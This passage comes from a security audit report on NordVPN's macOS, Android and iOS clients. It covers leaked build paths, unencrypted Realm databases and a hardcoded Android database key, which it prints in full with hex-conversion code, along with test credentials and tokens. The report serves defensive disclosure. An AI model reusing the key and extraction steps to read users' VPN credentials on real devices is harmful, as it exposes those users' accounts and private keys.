3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier
3312djibw1jh2212kj31badsdady568fs9d3i_realmIdentifier@0
realmIdentifiera
```

Finally, it worth mentioning that we successfully tried to open the realm database used by other installations (e.g. a NordVPN running in a VirtualBox VM), with the same key obtained during this process. This confirms the key is hardcoded in the source code.

## References

- CWE-321: Use of Hard-coded Cryptographic Key: <https://cwe.mitre.org/data/definitions/321.html>
  - RealmDB Studio: <https://studio-releases.realm.io/>
  - Frida: <https://frida.re/>
-

## Information Disclosure in Binary Files (CWE-615) – Low

### Description

The disclosure of internal information related to the organization within production binary files may allow an attacker to gather valuable information that can be used to perform further attacks against the company employees, such as social engineering or phishing attacks.

### Affected Components

- NordVPN IKE (macOS) binary files

### Recommendations

Ensure internal information is not included as strings within binaries delivered to end-user outside the company-controlled debugging environments.

### Details

During the analysis of the macOS NordVPN application, we observed that certain binaries of the NordVPN application contain internal information such as macOS paths of the computers used during compilation/editing.

For example, the following binaries contained users' paths:

```
sh-3.2# strings ./Contents/Frameworks/NordKeychain.framework/Versions/A/NordKeychain | grep "/Users/kantri-tevas"
/Users/kantri-tevas/builds/pc5JvMUb/0/nordvpn-osx-app/nordvpn-macos-
app/Pods/NordKeychain/Sources/NordKeychain/NordKeychain+Legacy.swift
/Users/kantri-tevas/builds/pc5JvMUb/0/nordvpn-osx-app/nordvpn-macos-
app/Pods/NordKeychain/Sources/NordKeychain/NordKeychain+MigrationHelper.swift
/Users/kantri-tevas/builds/pc5JvMUb/0/nordvpn-osx-app/nordvpn-macos-
app/Pods/NordKeychain/Sources/NordKeychain/NordKeychain+OSStatus.swift
/Users/kantri-tevas/builds/pc5JvMUb/0/nordvpn-osx-app/nordvpn-macos-
app/Pods/NordKeychain/Sources/NordKeychain/NordKeychain.swift
```

```
sh-3.2# strings ./Contents/Frameworks/OpenVPNApple.framework/Versions/A/OpenVPNApple | grep "/Users/"
compiler: /Applications/Xcode.app/Contents/Developer/usr/bin/gcc -fPIC -arch x86_64 -O3 -arch x86_64 -
isysroot /Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.sdk
-I/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64/include -
mmacosx-version-min=10.11 -D__APPLE_USE_RFC_3542=1 -DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ -
DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM
-DSHA512_ASM -DKECCAK1600_ASM -DRC4_ASM -DMD5_ASM -DVPAES_ASM -DGHASH_ASM -DECP_NISTZ256_ASM -DX25519_ASM -
DPOLY1305_ASM -D_REENTRANT -DDEBUG -O3 -arch x86_64 -isysroot
/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.sdk -
I/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64/include -
mmacosx-version-min=10.11
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-
11h/platform/darwin/build/macos/x86_64/ct_log_list.cnf
OPENSSLDIR: "/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64"
ENGINESDIR: "/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-
11h/platform/darwin/build/macos/x86_64/lib/engines-1.1"
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64/lib/engines-
1.1
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64/private
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/opencv-11h/platform/darwin/build/macos/x86_64
```

```
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/openvpn-1lh/platform/darwin/build/macos/x86_64/certs  
/Users/lebron/builds/BcPpNe-x/0/low-level-hacks/openvpn-1lh/platform/darwin/build/macos/x86_64/cert.pem
```

The following user paths were identified:

```
/Users/kantri-tevas/  
/Users/lebron/  
/Users/realn/  
/Users/T1649/  
/Users/Kestutis/
```

## References

- CWE-615: Inclusion of Sensitive Information in Source Code Comments:  
<https://cwe.mitre.org/data/definitions/615.html>
-

## *Technical Details – Android Client*

### **Vulnerability Analysis, Validation, and Exploitation**

This section highlights key information regarding each of the vulnerabilities discovered during the Web Application Penetration Test.

Numbers referencing CVE entries<sup>10</sup> are provided where possible. However, most of the vulnerabilities are referenced by their CWE entry<sup>11</sup> since they do not generally have a CVE assigned. Both vulnerability dictionaries are maintained by the MITRE not-for-profit organization.

The "Details" subsection of each vulnerability below exhibits a validation Proof-of-Concept (PoC) and, where applicable, an attempt to exploit the finding in a manner like what attackers would do to further their goals.

---

<sup>10</sup> Common Vulnerabilities and Exposures - <https://cve.mitre.org/about/>

<sup>11</sup> Common Weakness Enumeration - <https://cwe.mitre.org/about/>

## Cleartext Storage of Sensitive Information (CWE-312) – Low

### Description

Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.

### Affected Components

- com.nordvpn.android

### Recommendations

In general it is recommended to limit the total attack surface, do not store sensitive information on the filesystem at all as it should be assumed that the device and all of its data will be compromised. However, if storage of sensitive information is required then a few steps can be taken to minimize the overall risk. For a detailed discussion, please see the reference titled "OWASP Mobile Top 10 (Insecure Data Storage)".

### Details


The NordVPN application uses Realm databases for storing and retrieving data such as: *user preferences, geolocation information, server and country lists* and much more:

```
root@vbox86p:/data/data/com.nordvpn.android/files # ls -la
drwx----- u0_a95 u0_a95      2020-11-05 12:45 .com.google.firebase.crashlytics
drwx----- u0_a95 u0_a95      2020-11-05 12:45 .com.google.firebase.crashlytics-ndk
drwx----- u0_a95 u0_a95      2020-11-04 11:23 .realm.temp
drwx----- u0_a95 u0_a95      2020-11-04 11:25 AFRequestCache
-rw----- u0_a95 u0_a95      114 2020-11-05 17:16 PersistedInstallation.W0RFRkFVTFRd+MT0zODQzODMyODI2NTY6YW5kcm9pZDo1MDdkOTFhZjJlMGQ5MTQ1.json
-rw----- u0_a95 u0_a95      8192 2020-11-05 12:34 com.nordvpn.android.appMessages
-rw----- u0_a95 u0_a95      1176 2020-11-05 12:34 com.nordvpn.android.appMessages.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.appMessages.management
-rw----- u0_a95 u0_a95      2020-11-05 12:34 com.nordvpn.android.appMessages.note
-rw----- u0_a95 u0_a95      4096 2020-11-05 17:16 com.nordvpn.android.location
-rw----- u0_a95 u0_a95      1176 2020-11-05 17:16 com.nordvpn.android.location.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.location.management
-rw----- u0_a95 u0_a95      2020-11-05 17:16 com.nordvpn.android.location.note
-rw----- u0_a95 u0_a95      12288 2020-11-05 12:11 com.nordvpn.android.preferences
-rw----- u0_a95 u0_a95      1176 2020-11-05 12:45 com.nordvpn.android.preferences.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.preferences.management
-rw----- u0_a95 u0_a95      2020-11-05 12:11 com.nordvpn.android.preferences.note
-rw----- u0_a95 u0_a95      7864320 2020-11-05 12:34 com.nordvpn.android.servers
-rw----- u0_a95 u0_a95      1176 2020-11-05 12:36 com.nordvpn.android.servers.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.servers.management
-rw----- u0_a95 u0_a95      2020-11-05 12:34 com.nordvpn.android.servers.note
-rw----- u0_a95 u0_a95      4096 2020-11-04 11:23 com.nordvpn.android.tokens
-rw----- u0_a95 u0_a95      1176 2020-11-04 11:23 com.nordvpn.android.tokens.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.tokens.management
-rw----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.tokens.note
-rw----- u0_a95 u0_a95      4096 2020-11-04 11:25 com.nordvpn.android.trustedApp
-rw----- u0_a95 u0_a95      1176 2020-11-05 12:10 com.nordvpn.android.trustedApp.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:25 com.nordvpn.android.trustedApp.management
-rw----- u0_a95 u0_a95      2020-11-04 11:25 com.nordvpn.android.trustedApp.note
-rw----- u0_a95 u0_a95      8192 2020-11-05 12:34 com.nordvpn.android.user
-rw----- u0_a95 u0_a95      1176 2020-11-05 12:45 com.nordvpn.android.user.lock
drwx----- u0_a95 u0_a95      2020-11-04 11:23 com.nordvpn.android.user.management
-rw----- u0_a95 u0_a95      2020-11-05 12:34 com.nordvpn.android.user.note
-rw-rw---- u0_a95 u0_a95      1371 2020-11-05 12:45 frc_1:384383282656:android:507d91af2e0d9145_firebase_defaults.json
-rw-rw---- u0_a95 u0_a95      36 2020-11-04 11:23 gaClientId
-rw-rw---- u0_a95 u0_a95      32 2020-11-04 11:23 gaClientIdData
-rw----- u0_a95 u0_a95      0 2020-11-04 11:23 generatefid.lock
drwx----- u0_a95 u0_a95      2020-11-05 09:41 logs
drwx----- u0_a95 u0_a95      2020-11-04 11:23 templates
root@vbox86p:/data/data/com.nordvpn.android/files #
```

Figure 10 - Realm databases (Android's filesystem)



Most of these Realm databases are stored in the device unencrypted (with the exception of *com.nordvpn.android.user*), meaning that they can be opened with software like Realm Studio without requiring an encryption key. Additionally, some of these unencrypted Realm databases store sensitive information such as usernames and passwords, as can be seen next:



id int ...	endpoint string	username string	password string	issuedTime int
1	tcps://nc-unit1-mqtt.nordvpn.com:8884	d2e4f2924b9561f014472750c8b92aa6c9b	RE5Ne4m7f0q1st9KFSp8ncrvkg362aUB	1604596271030

**Figure 11 - *com.nordvpn.android.tokens* database opened in Realm Studio**

## References

- CWE-312: Cleartext Storage of Sensitive Information: <https://cwe.mitre.org/data/definitions/312.html>
- OWASP Top 10 2017-A3-Sensitive Data Exposure: [https://www.owasp.org/index.php/Top\\_10-2017\\_A3-Sensitive\\_Data\\_Exposure](https://www.owasp.org/index.php/Top_10-2017_A3-Sensitive_Data_Exposure)
- OWASP Mobile Top 10 (Insecure Data Storage): [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M2-Insecure\\_Data\\_Storage](https://www.owasp.org/index.php/Mobile_Top_10_2016-M2-Insecure_Data_Storage)

## Realm Database Key Stored in Plaintext (CWE-312) – Low

### Description

Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.

### Affected Components


- `com.nordvpn.android`

### Recommendations

We recommend using the Android Keystore system to store and retrieve database keys and other sensitive information.

### Details

The `com.nordvpn.android.user` Realm database is the only one that seems to be encrypted with a strong key (Realm Studio screenshot):



*Figure 12 - Realm Studio asking for an encryption key*

However, by reading the application's source code we were able to retrieve said key. It can be located in the `com/nordvpn/android/realmPersistence/RealmUserStore.java` class:

```

RealmUserStore.java  x
package com.nordvpn.android.realmPersistence;

import com.nordvpn.android.BuildConfig;
import com.nordvpn.android.communicator.model.AuthenticationResult;
import com.nordvpn.android.realmPersistence.migration.RealmMigrationStateManager;
import com.nordvpn.android.realmPersistence.userModel.User;
import com.nordvpn.android.realmPersistence.userModel.UserMigration;
import com.nordvpn.android.realmPersistence.userModel.UserModule;
import com.nordvpn.android.realmPersistence.userModel.UserStatus;
import com.nordvpn.android.userSession.UserStore;
import com.nordvpn.android.utils.UserTemporalPropertyUtility;

import javax.inject.Inject;

import androidx.annotation.Nullable;
import dagger.Lazy;
import io.realm.Realm;
import io.realm.RealmConfiguration;

class RealmUserStore extends BaseRealmStore implements UserStore {
    private static final String REALM_NAME = BuildConfig.APPLICATION_ID + ".user";
    private Lazy<UserMigration> userMigrationLazy;

    @Inject
    RealmUserStore(Lazy<UserMigration> userMigrationLazy,
                  RealmMigrationStateManager realmMigrationStateManager) {

        super(realmMigrationStateManager);
        this.userMigrationLazy = userMigrationLazy;
    }

    private Realm createRealm() {
        RealmConfiguration config = new RealmConfiguration.Builder()
            .name(REALM_NAME)
            .schemaVersion(9)
            .migration(userMigrationLazy.get())
            .encryptionKey(getEncryptionKey())
            .modules(new UserModule())
            .build();

        return silentlyGetRealmInstance(config);
    }

    private byte[] getEncryptionKey() {
        return new byte[]{
            78, -12, -25, 2, -90, 21, 97, 106, -72, -20, 121, -76, 105, -88, -107, 35, 110, 101,
            -111, -71, -118, -3, -20, 60, -63, 51, 119, 26, -69, 2, -8, -23, -115, -77, -22, 25,
            -30, -106, 21, -115, 40, -111, -38, -127, 28, 6, 10, 39, 38, -14, -9, -77, 21, -93,
            -108, -79, -41, 69, 67, 127, 41, -6, -32, 112
        };
    }
}

```

**Figure 13 – Hardcoded encryption key**

In order to use the key on Realm Studio, we need convert it to hexadecimal representation first. We can use the following Java code to achieve this:

*convertKeytoHex.java:*

```

public class convertKeytoHex {
    public static void main(String[] args) throws Exception {
        byte[] bytes = {78, -12, -25, 2, -90, 21, 97, 106, -72, -20, 121, -76, 105, -88, -107, 35, 110, 101,
            -111, -71, -118, -3, -20, 60, -63, 51, 119, 26, -69, 2, -8, -23, -115, -77, -22, 25, -30, -106, 21, -115, 40,
            -111, -38, -127, 28, 6, 10, 39, 38, -14, -9, -77, 21, -93, -108, -79, -41, 69, 67, 127, 41, -6, -32, 112};
        for (byte b : bytes) {
            String st = String.format("%02X", b);
            System.out.print(st);
        }
    }
}

```

### Output:

```
# javac convertKeytoHex.java
# java convertKeytoHex
4EF4E702A615616AB8EC79B469A895236E6591B98AFDEC3CC133771ABB02F8E98DB3EA19E296158D2891DA811C060A2726F2F7B315A39
4B1D745437F29FAE070
```

Finally, we are able to open the database and read its contents:

CLASSES	+	Enter a query to filter the list									?	Create User
User	1	id int (Primary Key) *	updateTime int *	registrationEpoch int	expirationEpochApprox int	passwordExpirationEpoch int	username string? *	vpnUsername string? *	vpnPassword string? *	nordLynxPrivateKey string? *	+	
		24446168	1604507117831	1541187063000	1607033225000	1636053158000	pentest4@versprite.com	f9ZBKSCNTEqAP7zWF1qNs3j	fWQAwPdohWZEEqxElAk7o7Q	1QswN2wsXjV2jDQSU4IDMc		

**Figure 14 - com.nordvpn.android.user database opened in Realm Studio (1)**

CLASSES	+	Enter a query to filter the list							?	Create User
User	1	registrationEpoch int	expirationEpochApprox int	passwordExpirationEpoch int	username string?	vpnUsername string?	vpnPassword string?	nordLynxPrivateKey string?	userStatus string?	
		1541187063000	1607033225000	1636053158000	pentest4@versprite.com	f9ZBKSCNTEqAP7zWF1qNs3j	fWQAwPdohWZEEqxEfAk7o7Q	1QswN2wsXjV2jDQSU4IDMcjznl493jSRcj3CMqgE64=	ACTIVE	

**Figure 15 - com.nordvpn.android.user database opened in Realm Studio (2)**

### References

- CWE-312: Cleartext Storage of Sensitive Information: <https://cwe.mitre.org/data/definitions/312.html>
- Using the Android Keystore system to store and retrieve sensitive information: <https://medium.com/@josiassena/using-the-android-keystore-system-to-store-sensitive-information-3a56175a454b>
- Secure Storage in Android: <https://academy.realm.io/posts/secure-storage-in-android-san-francisco-android-meetup-2017-najafzadeh/>
- Storing data securely on Android-KeyStore Symmetric: <https://android.jlelse.eu/storing-data-securely-on-android-keystore-symmetric-4a55b8465cda>
- Encrypted Realm & Android Keystore: <https://medium.com/@strv/encrypted-realm-android-keystore-d4f0915905e9>

## APK v1 Signature Supported (CWE-327) – Low

### Description

The Janus vulnerability (CVE-2017-13156) affects Android versions below 7.0 and allows attackers to modify the code in applications without affecting their signatures.

APK v1 signatures do not protect some parts of the APK, such as ZIP metadata. The APK verifier needs to process lots of untrusted (not yet verified) data structures and then discard data not covered by the signatures. This offers a sizeable attack surface. Moreover, the APK verifier must uncompress all compressed entries, consuming more time and memory.

### Affected Components

- com.nordvpn.android

### Recommendations

To address this issue, always apply signature scheme v2 and above. In addition, applications using tamper detection frameworks are better hardened against cloning attacks. Those frameworks perform additional checks to make sure the protected applications have not been modified in any way.

### Details

Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android <7.0 as shown in the following excerpt.

```
APK is signed
v1 signature: True
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: C=PA, ST=Panama, L=Panama, O=Tefincom, OU=Mobile Development, CN=Alex Weblowsky
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2016-01-22 07:19:25+00:00
Valid To: 2041-01-15 07:19:25+00:00
Issuer: C=PA, ST=Panama, L=Panama, O=Tefincom, OU=Mobile Development, CN=Alex Weblowsky
Serial Number: 0x724d9712
Hash Algorithm: sha256
md5: ae8e3397a9180b209684ede51d74f901
sha1: faba42561be52057f670b4412fd513ef687ca47a
sha256: bc64ae0725af656b3b10b684cd1df4c9d6b7f81bc5dc32df3a3b2ce94ce61466
sha512:
059e35c38725cb7ebfda0d479aeec73bf300d42c52b9046756f87b2fdd877df8bf6dfb39c9abf0a19f2decd166190bdd3bbb7948f60b4
5d8f39d59f0b70eb4c2
PublicKey Algorithm: rsa
Bit Size: 2048
Fingerprint: 542aea74b643c3d5b7ddb60e04e356983eaf5f1b7c3a7dddb16e2483da1f83a9
```

### References

- CWE-327: Use of a Broken or Risky Cryptographic Algorithm: <https://cwe.mitre.org/data/definitions/327.html>

- Janus vulnerability (CVE-2017-13156): <https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-attackers-modify-apps-without-affecting-their-signatures>
-

## Lack of Binary Protections (CWE-693) – Low

### Description

A lack of binary protections within a mobile app exposes the application and its owner to a large variety of technical and business risks if the underlying application is insecure or exposes sensitive intellectual property. This could put at risk sensitive information as an attacker would have administrative privileges in the device and therefore could access any information located in the file system or memory.

### Affected Components

- com.nordvpn.android

### Recommendations

To detect whether the application is running on a rooted device several of the following actions can be performed:

1. Check if build.prop includes the line *ro.build.tags=test-keys* indicating a developer build or unofficial ROM.
2. Check for OTA certificates.
  - Check if the file */etc/security.otacerts.zip* exists
3. Check for several known rooted apk's
  - *com.noshufou.android.su*
  - *com.thirdparty.superuser*
  - *eu.chainfire.supersu*
  - *com.koushikdutta.superuser*
4. Check for SU binaries
  - */system/bin/su*
  - */system/xbin/su*
  - */sbin/su*
  - */system/su*
  - */system/bin/.ext/.su*
5. Attempt the *su* command directly
  - Attempt the to run the command *su* and check the id of the current user, if it returns 0 then the *su* command has been successful.


### Details

Testing showed that the application did not notice it was running in a rooted android device. This could put at risk sensitive information as an attacker would have administrative privileges in the device and therefore could access any information located in the file system or memory. Notice in the following screenshot where the file system is accessed.

```
root@vbox86p:/data/app/com.nordvpn.android-1 # ls -la
-rw-r--r-- system system 42205290 2020-11-04 11:23 base.apk
drwxr-xr-x system system      2020-11-04 11:23 lib
drwxrwx--x system install    2020-11-04 11:23 oat
root@vbox86p:/data/app/com.nordvpn.android-1 # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),
root@vbox86p:/data/app/com.nordvpn.android-1 #
```

Figure 16 - Accessing the filesystem as root

Furthermore, it can be seen in the following screenshot a Terminal Emulator with a root shell and the NordVPN application running without complaints:



*Figure 17 -NordVPN application and Terminal Emulator with a root shell running simultaneously*

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
  - OWASP Reverse Engineering and Code Modification Prevention Project: [https://www.owasp.org/index.php/OWASP\\_Reverse\\_Engineering\\_and\\_Code\\_Modification\\_Prevention\\_Project](https://www.owasp.org/index.php/OWASP_Reverse_Engineering_and_Code_Modification_Prevention_Project)
  - Jailbreak Detection Methods: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/jailbreak-detection-methods/>
  - An Analysis of Jailbreak Detection Methods: <https://duo.com/blog/jailbreak-detector-detector>
-



## Lack of Memory Protections (CWE-693) – Low

### Description

We found several shared libraries for the NordVPN application lacking PIE/Stack Canary/RELRO/FORTIFY protection mechanisms. These mechanisms make significantly harder for an attacker with a memory corruption vulnerability on the targeted application to craft an effective and reliable exploit:

- **PIE:** The shared object is built without Position Independent Code flag. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, Address space layout randomization (ASLR) randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.
- **Stack Canary:** The shared object does not have a stack canary value added to the stack. Stack canaries are used to detect and prevent exploits from overwriting return address.
- **RELRO:** The shared object does not have RELRO enabled. The entire GOT (.got and .got.plt both) are writable. Without this compiler flag, buffer overflows on a global variable can overwrite GOT entries.
- **FORTIFY:** The shared object does not have any fortified functions. Fortified functions provides buffer overflow checks against glibc's commons insecure functions like strcpy, gets, etc.

### Affected Components

- com.nordvpn.android

### Recommendations

While possible, enable the the aforementioned protection mechanisms in the affected libraries:

- **PIE:** Use compiler option `-fPIC` to enable Position Independent Code.
- **Stack Canary:** Use the option `-fstack-protector-all` to enable stack canaries.
- **RELRO:** Use the option `-z,relro,-z,now` to enable full RELRO and only `-z,relro` to enable partial RELRO.
- **FORTIFY:** Use the compiler option `-D_FORTIFY_SOURCE=2` to fortify functions.

### Details

In the following table we detail the shared libraries found in the NordVPN application and whether the protection mechanism is enabled (or not):

Name	PIE	Stack Canary	RELRO	FORTIFY
lib/mips/librealm-jni.so	False	False	False	False
lib/x86_64/librealm-jni.so	False	False	False	False
lib/x86_64/libcrashlytics.so	False	True	False	False
lib/x86_64/libnudler.so	False	False	False	False
lib/x86_64/libjbcrypto.so	False	False	False	False
lib/x86_64/libopenvpn.so	False	True	False	True
lib/x86_64/libnordlynx.so	False	True	False	False
lib/x86_64/libovpnexec.so	True	False	False	False
lib/arm64-v8a/librealm-jni.so	False	False	False	False
lib/arm64-v8a/libcrashlytics.so	False	True	False	False
lib/arm64-v8a/libnudler.so	False	False	False	False

lib/arm64-v8a/libbcrypt.so	False	False	False	False
lib/arm64-v8a/libopenvpn.so	False	True	False	True
lib/arm64-v8a/libnordlynx.so	False	True	False	False
lib/arm64-v8a/libovpnexec.so	True	False	False	False
lib/x86/librealm-jni.so	False	True	False	False
lib/x86/libcrashlytics.so	False	True	False	False
lib/x86/libnudler.so	False	True	False	False
lib/x86/libbcrypt.so	False	True	False	False
lib/x86/libopenvpn.so	False	True	False	True
lib/x86/libnordlynx.so	False	True	False	False
lib/x86/libovpnexec.so	True	True	False	False
lib/armeabi-v7a/librealm-jni.so	True	False	False	False
lib/armeabi-v7a/libcrashlytics.so	True	True	False	False
lib/armeabi-v7a/libnudler.so	False	True	False	False
lib/armeabi-v7a/libbcrypt.so	False	True	False	False
lib/armeabi-v7a/libopenvpn.so	False	True	False	True
lib/armeabi-v7a/libnordlynx.so	False	True	False	False
lib/armeabi-v7a/libovpnexec.so	True	False	False	False

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
- Shared Libraries on Android: [https://chromium.googlesource.com/chromium/src/+master/docs/android\\_native\\_libraries.md](https://chromium.googlesource.com/chromium/src/+master/docs/android_native_libraries.md)
- SSPFA: effective stack smashing protection for Android OS: <https://link.springer.com/article/10.1007/s10207-018-00425-8>
- Position Independent Executables and Android: <https://stackoverflow.com/questions/30498776/position-independent-executables-and-android>
- Hardening ELF binaries using Relocation Read-Only (RELRO): <https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro>
- FORTIFY in Android: <https://android-developers.googleblog.com/2017/04/fortify-in-android.html>

## *Technical Details – iOS Client*

### **Vulnerability Analysis, Validation, and Exploitation**

This section highlights key information regarding each of the vulnerabilities discovered during the Web Application Penetration Test.

Numbers referencing CVE entries<sup>12</sup> are provided where possible. However, most of the vulnerabilities are referenced by their CWE entry<sup>13</sup> since they do not generally have a CVE assigned. Both vulnerability dictionaries are maintained by the MITRE not-for-profit organization.

The "Details" subsection of each vulnerability below exhibits a validation Proof-of-Concept (PoC) and, where applicable, an attempt to exploit the finding in a manner like what attackers would do to further their goals.

---

<sup>12</sup> Common Vulnerabilities and Exposures - <https://cve.mitre.org/about/>

<sup>13</sup> Common Weakness Enumeration - <https://cwe.mitre.org/about/>

## Realm Database Key Stored in Plaintext (CWE-312) – Low

### Description

Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.

### Affected Components

